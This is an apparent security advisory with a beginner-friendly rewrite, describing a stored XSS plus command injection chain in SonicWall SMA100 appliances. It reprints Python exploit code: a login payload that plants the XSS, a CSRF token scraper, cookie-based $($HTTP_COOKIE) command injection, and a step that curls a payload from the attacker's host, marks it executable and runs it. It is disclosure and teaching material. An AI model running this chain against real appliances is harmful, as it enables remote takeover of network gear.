SSD Advisory – SonicWall SMA100 Stored XSS To RCE
SonicWall SMA100 had a pre-auth stored XSS in the event log viewer and a post-auth command injection in site customisation. An unauthenticated attacker could inject script that ran when an admin viewed the log, and the command injection let an authenticated user run arbitrary commands.
 Published on ssd-disclosure.com
There are pre-auth stored XSS and post-auth remote command injection vulnerabilities in SonicWall SMA100. These vulnerabilities allow unauthenticated attackers to execute arbitrary command when an authenticated user is exposed to the stored XSS.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
SonicWall SMA100 is a remote access appliance. The vulnerabilities described here live in two CGI programs shipped with the appliance: cgi-bin/eventlog, which renders the Log / View page, and cgi-bin/sitecustomization, which saves portal customisation settings. The stored XSS sits in a feature the report calls Classic mode, which was removed entirely in the fixed release.
The chain is a pre-auth stored XSS plus a post-auth command injection. An unauthenticated attacker plants a payload that is stored in the event log; when an authenticated administrator opens Log / View, the payload runs in their session, and the command injection gives the attacker arbitrary command execution on the appliance.
The vulnerabilities were silently patched without any CVE assignment. The credit goes to SeongJoon Cho from SSD Labs Korea.
Setup
- Affected versions: SonicWall SMA100 version 10.2.1.9 and prior.
- Fixed version: SonicWall SMA100 [redacted], which completely removes Classic mode and therefore the mentioned vulnerabilities.
- The XSS is pre-authentication: the researcher triggers it by submitting the login form with a crafted username.
- The command injection is post-authentication: the exploit script logs in with a username and password, fetches a CSRF token, and then posts to
cgi-bin/sitecustomization. - The exploit is written in Python with
requests, and takes a victim host, a reverse host (an http/https URI serving the payload), a username and a password.
Finding it
The Log / View page shows Time, Priority, Category, Source, Destination, User, Message by running cgi-bin/eventlog:

Those fields are saved in /var/log/eventlog. A sample of the file, as shown in the report:
sh-4.2# cat /var/log/eventlog
Dec 25 04:44:54 sslvpn SSLVPN: id=sslvpn sn=Unknown time="2022-12-25 04:44:54" vp_time="2022-12-25 12:44:54 UTC" fw=[redacted] pri=5 m=0 c=700 src=[redacted] dst=[redacted] user="admin@LocalDomain" usr="admin@LocalDomain" msg="Log cleared" agent="Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/[redacted] Safari/537.36"
Dec 25 04:44:58 sslvpn SSLVPN: id=sslvpn sn=Unknown time="2022-12-25 04:44:58" vp_time="2022-12-25 12:44:58 UTC" fw=[redacted] pri=5 m=2 c=2 src=[redacted] dst=[redacted] user="admin@LocalDomain" usr="admin@LocalDomain" msg="User logged out" active=112 duration=115 agent="Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/[redacted] Safari/537.36"
Dec 25 04:45:01 sslvpn SSLVPN: id=sslvpn sn=Unknown time="2022-12-25 04:45:01" vp_time="2022-12-25 12:45:01 UTC" fw=[redacted] pri=5 m=1 c=1 src=[redacted] dst=[redacted] user="admin@LocalDomain" usr="admin@LocalDomain" msg="User login successful" portal="VirtualOffice" domain="LocalDomain" agent="Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/[redacted] Safari/537.36"
The delimiter is a \x20, and there is no filtering for any characters. The researcher was able to do something interesting by entering \x20 into the username for logging in. User input is saved into /var/log/eventlog, and cgi-bin/eventlog parses and shows it to the authenticated user on Log / View.
Analysing cgi-bin/eventlog, the researcher found ACCEPT_BY_TABLES.
It allows the malicious payload to be printed on Log / View.
For the second bug, there is a command injection vulnerability in cgi-bin/sitecustomization. The payload can be entered into portalname.
Exploitation
Step 1: plant the stored XSS through the login form
The XSS payload is submitted as the username field of the login request. The payload is kept under 64 bytes, which the script asserts:
payload = f"<img/src=STOREDXSS>"
assert len(payload) < 64
The username is wrapped so that the log line contains the marker ACCEPT_BY_IPTABLES:
data = {
    "username": f"c=1003 ACCEPT_BY_IPTABLES SRC={payload} ",
    "password": "password",
    "domain": "LocalDomain",
    "loginButton": "Login",
    "state": "login",
    "login": "true",
    "verifyCert": "0",
    "portalname": "VirtualOffice",
    "loginToken": "",
    "ajax": "true",
}

path = f"cgi-bin/userLogin"
res = self.http_post(path, data=data)
The request goes to cgi-bin/userLogin with ajax=true. The username value carries the ACCEPT_BY_IPTABLES marker and the <img/src=STOREDXSS> tag.
Step 2: the payload is stored and rendered
User input is saved into /var/log/eventlog. When an authenticated user opens Log / View, cgi-bin/eventlog parses the file and prints the fields. Because ACCEPT_BY_TABLES allows the malicious payload to be printed, the <img> tag is emitted into the page and the browser evaluates it in the administrator's session.
Step 3: log in and obtain a CSRF token
The command injection half of the exploit authenticates first. The login posts to /cgi-bin/userLogin:
data = {
    "username": self.username,
    "password": self.password,
    "domain": "LocalDomain",
    "loginButton": "Login",
    "state": "login",
    "login": "true",
    "verifyCert": "0",
    "portalname": "VirtualOffice",
    "loginToken": "",
    "ajax": "true",
}
res = self.http_post("/cgi-bin/userLogin", data=data)

if '"status":"success"' not in res.text:
    return False

if "Set-Cookie" not in res.headers:
    return False

self.headers["Cookie"] = res.headers["Set-Cookie"]
Success is detected by "status":"success" in the body and a Set-Cookie header, whose value is reused as the session cookie. The CSRF token is then scraped from /cgi-bin/users:
res = self.http_get("/cgi-bin/users")
if 'var tokenValue = "' not in res.text:
    return None
token = res.text.split('var tokenValue = "')[1].split('"')[0]
Step 4: inject the command through portalname
The command is placed in the Cookie header, and portalname is set to $($HTTP_COOKIE), so the shell expands the cookie value when the portal name is processed:
portalname = "$($HTTP_COOKIE)"
The cookie header is temporarily replaced with the command, a terminator and the original session cookie:
backup_cookie = self.headers["Cookie"]
self.headers["Cookie"] = f"{cmd} ; exit ; " + backup_cookie
res = self.http_post("/cgi-bin/sitecustomization", data=data)
The POST to /cgi-bin/sitecustomization carries the full portal configuration form, including portalname, portaltitle, bannertitle, portalUrl, the vhost fields, the loginSchedule bitmap, formsection=main, doAdd=1, cgiaction=1, themename=stylesonicwall, restartWS=1 and the scraped swcctn CSRF token. A duplicate-name error is treated as failure:
if (
    "Virtual Host Name not set - A Portal with the same virtual host name already exists."
    in res.text
):
    print("[-] failed: duplicated name")
    return False
The original cookie is restored, and the created portal is deleted through /cgi-bin/portallist:
data = {"delete": portalname, "swcctn": csrf_token}
res = self.http_post("/cgi-bin/portallist", data=data)

if portalname in res.text:
    print("[-] failed: deleting name")
    return False
Step 5: fetch and run the payload
The run method chains three commands: download the payload from the attacker's reverse host, make it executable, and run it.
self.command(f"curl -o /tmp/c {self.rhost}", csrf_token)
if self.command(f"curl -o /tmp/c {self.rhost}", csrf_token) and self.command(
    "chmod 777 /tmp/c", csrf_token
):
    print("    success")

print("[+] execute")
if self.command("/tmp/c", csrf_token):
    print("    success")

The download is issued twice before chmod 777 /tmp/c and the final /tmp/c execution. The demo shows the chain working end to end:
Root cause
The event log uses \x20 as its delimiter. cgi-bin/eventlog parses the file and prints the fields into the Log / View page. There is no filtering for any characters, so a username containing a space and an HTML tag is written into /var/log/eventlog as extra fields, and those fields are later rendered without encoding. The ACCEPT_BY_TABLES handling in cgi-bin/eventlog is what lets the injected fields reach the page rather than being dropped.
On the command injection side, cgi-bin/sitecustomization passes the portalname value into a shell context. Because portalname is set to $($HTTP_COOKIE), the shell substitutes the contents of the Cookie header, and the attacker controls that header.
Impact
An unauthenticated attacker can store a payload that executes in the browser of any authenticated user who views Log / View. Combined with the command injection, this allows unauthenticated attackers to execute arbitrary commands on the appliance when an authenticated user is exposed to the stored XSS. The command injection on its own requires valid credentials.
Fix
The vendor released SonicWall SMA100 [redacted], which completely removes the Classic mode feature where the stored XSS exists; new user input filtering code was added against the command injection vulnerability. No CVE was assigned.
Variants to test
- Other log-writing entry points: submit spaces and HTML tags in fields that end up in
/var/log/eventlog(for example the user agent or portal name on the login form). A positive result is the tag appearing unencoded on Log / View. - Other
ACCEPT_BY_TABLES-style markers: try log lines whose fields begin with other accepted tokens to see whether they bypass field filtering. A positive result is attacker-controlled text rendered in the log table. - Other portal fields on
cgi-bin/sitecustomization: try shell metacharacters inportaltitle,bannertitle,portalUrland the vhost fields. A positive result is command output or a side effect such as an outbound connection from the appliance. - Cookie-based command substitution: set
portalnameto$($HTTP_COOKIE)and place a benign command such asidin the cookie. A positive result is the command's output reflected in the response or a created portal whose name contains it. - Payload length limits: the XSS script asserts the payload is under 64 bytes, so test whether longer tags survive storage. A positive result is a longer payload rendered intact on Log / View.
What happened, in plain words
SonicWall SMA100 is a piece of hardware (an appliance) that companies put at the edge of their network so employees can connect remotely. It runs a web interface, and behind that interface are small programs that build the pages you see. Two of those programs had bugs.
The first bug is a stored cross-site scripting (XSS) flaw. XSS means that text an attacker controls ends up being treated by a browser as part of the page itself, so the browser runs it as code. "Stored" means the malicious text is saved on the server first and shown to someone later, rather than being reflected back in the same response. Here, the attacker does not need an account: they type a crafted value into the login form, the appliance writes it into a log file, and when an administrator opens the log page the browser executes the attacker's markup inside the administrator's session.
The second bug is a command injection flaw. This one needs a valid login, so it is post-authentication.
Put together, the two bugs form a chain: an unauthenticated attacker plants the XSS, an authenticated administrator views the log page, the payload runs in the administrator's browser, and through the command injection the attacker gets arbitrary commands executed on the appliance.
The vendor fixed both issues silently, without assigning a CVE (the public identifier normally given to a security flaw). The whole feature where the XSS lived, called Classic mode, was removed, and new input filtering was added against the command injection. The credit goes to SeongJoon Cho from SSD Labs Korea.
Setup
- Affected versions: SonicWall SMA100 version 10.2.1.9 and prior.
- Fixed version: SonicWall SMA100 [redacted], which completely removes Classic mode and therefore the mentioned vulnerabilities.
- The XSS is pre-authentication: the researcher triggers it by submitting the login form with a crafted username.
- The command injection is post-authentication: the exploit script logs in with a username and password, fetches a CSRF token, and then posts to
cgi-bin/sitecustomization. - The exploit is written in Python with
requests, and takes a victim host, a reverse host (an http/https URI serving the payload), a username and a password.
A few words before we start, because they come up constantly.
A CGI program is a small program on a web server that runs when a particular URL is requested and produces the page. When you see cgi-bin/eventlog, read it as "the program called eventlog, in the cgi-bin folder".
An HTTP request is the message your browser sends to a server: a method (GET to fetch, POST to submit), a path, some headers (extra information such as cookies) and sometimes a body (form fields). A cookie is a small piece of text the server asks the browser to keep and send back on every later request; it is how a website remembers that you are logged in. A CSRF token is a random value embedded in a page so that the server can tell a form submission that came from its own page apart from one forged by another site.
Finding it
The Log / View page shows Time, Priority, Category, Source, Destination, User, Message by running cgi-bin/eventlog:
Those fields are saved in /var/log/eventlog. A sample of the file, as shown in the report:
sh-4.2# cat /var/log/eventlog
Dec 25 04:44:54 sslvpn SSLVPN: id=sslvpn sn=Unknown time="2022-12-25 04:44:54" vp_time="2022-12-25 12:44:54 UTC" fw=[redacted] pri=5 m=0 c=700 src=[redacted] dst=[redacted] user="admin@LocalDomain" usr="admin@LocalDomain" msg="Log cleared" agent="Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/[redacted] Safari/537.36"
Dec 25 04:44:58 sslvpn SSLVPN: id=sslvpn sn=Unknown time="2022-12-25 04:44:58" vp_time="2022-12-25 12:44:58 UTC" fw=[redacted] pri=5 m=2 c=2 src=[redacted] dst=[redacted] user="admin@LocalDomain" usr="admin@LocalDomain" msg="User logged out" active=112 duration=115 agent="Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/[redacted] Safari/537.36"
Dec 25 04:45:01 sslvpn SSLVPN: id=sslvpn sn=Unknown time="2022-12-25 04:45:01" vp_time="2022-12-25 12:45:01 UTC" fw=[redacted] pri=5 m=1 c=1 src=[redacted] dst=[redacted] user="admin@LocalDomain" usr="admin@LocalDomain" msg="User login successful" portal="VirtualOffice" domain="LocalDomain" agent="Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/[redacted] Safari/537.36"
Line by line:
sh-4.2# cat /var/log/eventlogis a shell prompt on the appliance runningcat, a command that prints a file's contents. So this is the raw log file, not the web page.- Each following line is one event. The first three words are a date and time (
Dec 25 04:44:54) and the program name (sslvpn). - After that come
key=valuepairs separated by spaces:id=,sn=,time=,fw=,pri=,src=,dst=,user=,msg=,agent=and so on. Values that contain spaces are wrapped in double quotes, which is whymsg="Log cleared"and the longagent=browser string are quoted. - The
user=field holds the account name, andmsg=holds a human-readable description of the event.
The delimiter is a \x20, and there is no filtering for any characters. \x20 is simply the hexadecimal code for a space character. So the file is split into fields on spaces, and nothing checks what characters those fields contain. The researcher was able to do something interesting by entering \x20 into the username for logging in. User input is saved into /var/log/eventlog, and cgi-bin/eventlog parses and shows it to the authenticated user on Log / View.
Analysing cgi-bin/eventlog, the researcher found ACCEPT_BY_TABLES.
It allows the malicious payload to be printed on Log / View.
For the second bug, there is a command injection vulnerability in cgi-bin/sitecustomization. The payload can be entered into portalname.
Exploitation
Step 1: plant the stored XSS through the login form
The XSS payload is submitted as the username field of the login request. The payload is kept under 64 bytes, which the script asserts:
payload = f"<img/src=STOREDXSS>"
assert len(payload) < 64
payload = f"<img/src=STOREDXSS>"builds a string containing an HTML image tag. Thefprefix marks a formatted string; there are no placeholders here, so the value is just the tag itself.<img/src=STOREDXSS>is an image element whose source is the nonsense nameSTOREDXSS. A browser that meets this tag will try to load that as an image. The point is not the image: it is that the browser treats the text as markup rather than as plain text. In a real attack the tag would point at something that runs script.assert len(payload) < 64stops the script if the payload is 64 characters or longer.
The username is wrapped so that the log line contains the marker ACCEPT_BY_IPTABLES:
data = {
    "username": f"c=1003 ACCEPT_BY_IPTABLES SRC={payload} ",
    "password": "password",
    "domain": "LocalDomain",
    "loginButton": "Login",
    "state": "login",
    "login": "true",
    "verifyCert": "0",
    "portalname": "VirtualOffice",
    "loginToken": "",
    "ajax": "true",
}

path = f"cgi-bin/userLogin"
res = self.http_post(path, data=data)
data = { ... }is a Python dictionary: a set of field names and values, exactly the fields the login form would send."username": f"c=1003 ACCEPT_BY_IPTABLES SRC={payload} "is the important line. The username is not a normal name. It is a fake log fragment:c=1003looks like a category number,ACCEPT_BY_IPTABLESis a marker the log parser recognises,SRC=looks like a source field, and then the payload is inserted. The trailing space at the end separates this fragment from whatever the appliance appends after the username.- The remaining fields (
password,domain,loginButton,state,login,verifyCert,portalname,loginToken,ajax) are the ordinary login form fields."ajax": "true"tells the server the request is an asynchronous one from the page rather than a full page load. path = f"cgi-bin/userLogin"is the address of the login program.res = self.http_post(path, data=data)sends the form to that address and keeps the response inres.
The request goes to cgi-bin/userLogin with ajax=true. The username value carries the ACCEPT_BY_IPTABLES marker and the <img/src=STOREDXSS> tag.
Step 2: the payload is stored and rendered
User input is saved into /var/log/eventlog. When an authenticated user opens Log / View, cgi-bin/eventlog parses the file and prints the fields. Because ACCEPT_BY_TABLES allows the malicious payload to be printed, the <img> tag is emitted into the page and the browser evaluates it in the administrator's session.
Think of it like a guest book: anyone can write an entry, and the receptionist later reads the book aloud to the manager. If the receptionist reads whatever is written without checking, a visitor can make the manager hear instructions meant for the manager.
Step 3: log in and obtain a CSRF token
The command injection half of the exploit authenticates first. The login posts to /cgi-bin/userLogin:
data = {
    "username": self.username,
    "password": self.password,
    "domain": "LocalDomain",
    "loginButton": "Login",
    "state": "login",
    "login": "true",
    "verifyCert": "0",
    "portalname": "VirtualOffice",
    "loginToken": "",
    "ajax": "true",
}
res = self.http_post("/cgi-bin/userLogin", data=data)

if '"status":"success"' not in res.text:
    return False

if "Set-Cookie" not in res.headers:
    return False

self.headers["Cookie"] = res.headers["Set-Cookie"]
- The
datadictionary is the same login form as before, but this time with the realself.usernameandself.passwordsupplied on the command line. res = self.http_post("/cgi-bin/userLogin", data=data)submits it.if '"status":"success"' not in res.text: return Falsechecks the response body for the text"status":"success". If it is missing, the login failed and the function stops.if "Set-Cookie" not in res.headers: return Falsechecks that the server sent aSet-Cookieheader. That header is how a server hands the browser its session cookie.self.headers["Cookie"] = res.headers["Set-Cookie"]copies that cookie into the script's own headers, so every later request is treated as coming from the logged-in user.
Success is detected by "status":"success" in the body and a Set-Cookie header, whose value is reused as the session cookie. The CSRF token is then scraped from /cgi-bin/users:
res = self.http_get("/cgi-bin/users")
if 'var tokenValue = "' not in res.text:
    return None
token = res.text.split('var tokenValue = "')[1].split('"')[0]
res = self.http_get("/cgi-bin/users")fetches the users page.if 'var tokenValue = "' not in res.text: return Nonechecks that the page contains the JavaScript line that stores the token. If it is absent, there is no token to use.token = res.text.split('var tokenValue = "')[1].split('"')[0]cuts the page text at that marker, takes everything after it, then cuts again at the next double quote. What remains is the token value. This is scraping: pulling a value out of a page by pattern rather than through an API.
Step 4: inject the command through portalname
The command is placed in the Cookie header, and portalname is set to $($HTTP_COOKIE), so the shell expands the cookie value when the portal name is processed:
portalname = "$($HTTP_COOKIE)"
$($HTTP_COOKIE) is shell syntax. $HTTP_COOKIE refers to the value of the cookie header as the web server sees it, and the surrounding $( ... ) means "run the thing inside and use its output". So when the portal name is handled by a shell, the shell substitutes the cookie contents and runs them.
The cookie header is temporarily replaced with the command, a terminator and the original session cookie:
backup_cookie = self.headers["Cookie"]
self.headers["Cookie"] = f"{cmd} ; exit ; " + backup_cookie
res = self.http_post("/cgi-bin/sitecustomization", data=data)
backup_cookie = self.headers["Cookie"]saves the real session cookie so it can be put back afterwards.self.headers["Cookie"] = f"{cmd} ; exit ; " + backup_cookiebuilds a new cookie header: the command to run, then; exit ;, then the original cookie. In a shell,;separates commands, so the command runs first,exitends that shell, and the original cookie text follows so the request still looks like a normal logged-in request.res = self.http_post("/cgi-bin/sitecustomization", data=data)sends the portal configuration form, which contains theportalnamevalue from above.
The POST to /cgi-bin/sitecustomization carries the full portal configuration form, including portalname, portaltitle, bannertitle, portalUrl, the vhost fields, the loginSchedule bitmap, formsection=main, doAdd=1, cgiaction=1, themename=stylesonicwall, restartWS=1 and the scraped swcctn CSRF token. A duplicate-name error is treated as failure:
if (
    "Virtual Host Name not set - A Portal with the same virtual host name already exists."
    in res.text
):
    print("[-] failed: duplicated name")
    return False
- The condition checks whether the response contains the message about a virtual host name already existing.
- If it does, the script prints
[-] failed: duplicated nameand stops. A duplicate name means the portal was not created, so the injected command may not have run.
The original cookie is restored, and the created portal is deleted through /cgi-bin/portallist:
data = {"delete": portalname, "swcctn": csrf_token}
res = self.http_post("/cgi-bin/portallist", data=data)

if portalname in res.text:
    print("[-] failed: deleting name")
    return False
data = {"delete": portalname, "swcctn": csrf_token}asks the server to delete the portal whose name isportalname, with the CSRF token attached.res = self.http_post("/cgi-bin/portallist", data=data)sends that request.if portalname in res.text:checks whether the name still appears in the response. If it does, the deletion failed, the script prints[-] failed: deleting nameand stops.
Step 5: fetch and run the payload
The run method chains three commands: download the payload from the attacker's reverse host, make it executable, and run it.
self.command(f"curl -o /tmp/c {self.rhost}", csrf_token)
if self.command(f"curl -o /tmp/c {self.rhost}", csrf_token) and self.command(
    "chmod 777 /tmp/c", csrf_token
):
    print("    success")

print("[+] execute")
if self.command("/tmp/c", csrf_token):
    print("    success")
self.command(f"curl -o /tmp/c {self.rhost}", csrf_token)runscurl, a command-line downloader, saving what it fetches to/tmp/c.self.rhostis the attacker's own server, given on the command line as an http or https address. This line is issued once on its own.- The
ifrepeats the same download and, only if that succeeds, runschmod 777 /tmp/c.chmodchanges file permissions, and777means everyone may read, write and execute the file. Without the execute permission the downloaded file could not be run. print("[+] execute")is just progress output.if self.command("/tmp/c", csrf_token):runs the downloaded file. If it succeeds, the script printssuccess.
The download is issued twice before chmod 777 /tmp/c and the final /tmp/c execution. The demo shows the chain working end to end:
Root cause
The event log uses \x20 as its delimiter. cgi-bin/eventlog parses the file and prints the fields into the Log / View page. There is no filtering for any characters, so a username containing a space and an HTML tag is written into /var/log/eventlog as extra fields, and those fields are later rendered without encoding. The ACCEPT_BY_TABLES handling in cgi-bin/eventlog is what lets the injected fields reach the page rather than being dropped.
On the command injection side, cgi-bin/sitecustomization passes the portalname value into a shell context. Because portalname is set to $($HTTP_COOKIE), the shell substitutes the contents of the Cookie header, and the attacker controls that header.
Impact
An unauthenticated attacker can store a payload that executes in the browser of any authenticated user who views Log / View. Combined with the command injection, this allows unauthenticated attackers to execute arbitrary commands on the appliance when an authenticated user is exposed to the stored XSS. The command injection on its own requires valid credentials.
Fix
The vendor released SonicWall SMA100 [redacted], which completely removes the Classic mode feature where the stored XSS exists; new user input filtering code was added against the command injection vulnerability. No CVE was assigned.
Variants to test
- Other log-writing entry points: submit spaces and HTML tags in fields that end up in
/var/log/eventlog(for example the user agent or portal name on the login form). A positive result is the tag appearing unencoded on Log / View. - Other
ACCEPT_BY_TABLES-style markers: try log lines whose fields begin with other accepted tokens to see whether they bypass field filtering. A positive result is attacker-controlled text rendered in the log table. - Other portal fields on
cgi-bin/sitecustomization: try shell metacharacters inportaltitle,bannertitle,portalUrland the vhost fields. A positive result is command output or a side effect such as an outbound connection from the appliance. - Cookie-based command substitution: set
portalnameto$($HTTP_COOKIE)and place a benign command such asidin the cookie. A positive result is the command's output reflected in the response or a created portal whose name contains it. - Payload length limits: the XSS script asserts the payload is under 64 bytes, so test whether longer tags survive storage. A positive result is a longer payload rendered intact on Log / View.
Glossary
- Appliance: a dedicated device sold for one job, here remote access, with its own web interface and operating system.
- Arbitrary command execution: running any command of the attacker's choosing on the target machine, not just the ones the program intended.
- CGI program: a small program on a web server that runs when a URL is requested and produces the page.
- Cookie: a small piece of text a server asks the browser to keep and send back on later requests, used to remember a session.
- CSRF token: a random value embedded in a page so the server can tell a genuine form submission from a forged one.
- CVE: the public identifier normally assigned to a disclosed security vulnerability.
- Delimiter: a character used to separate fields in a line of text, here a space (
\x20). - GET / POST: HTTP methods; GET fetches a resource, POST submits data.
- Header: extra information sent with an HTTP request or response, such as
CookieorSet-Cookie. - HTTP request: the message a browser or script sends to a server: method, path, headers and optional body.
- Post-authentication: a bug that can only be reached after logging in.
- Pre-authentication: a bug that can be reached before logging in, without any account.
- Reverse host: the attacker's own server, from which the exploit downloads its payload.
- Session: the server-side state that ties a cookie to a logged-in user.
- Shell: the program that reads and runs operating system commands.
- Stored XSS: cross-site scripting where the malicious text is saved on the server and shown to a later visitor.
- XSS (cross-site scripting): a flaw where attacker-controlled text is treated by a browser as part of the page and executed as code.



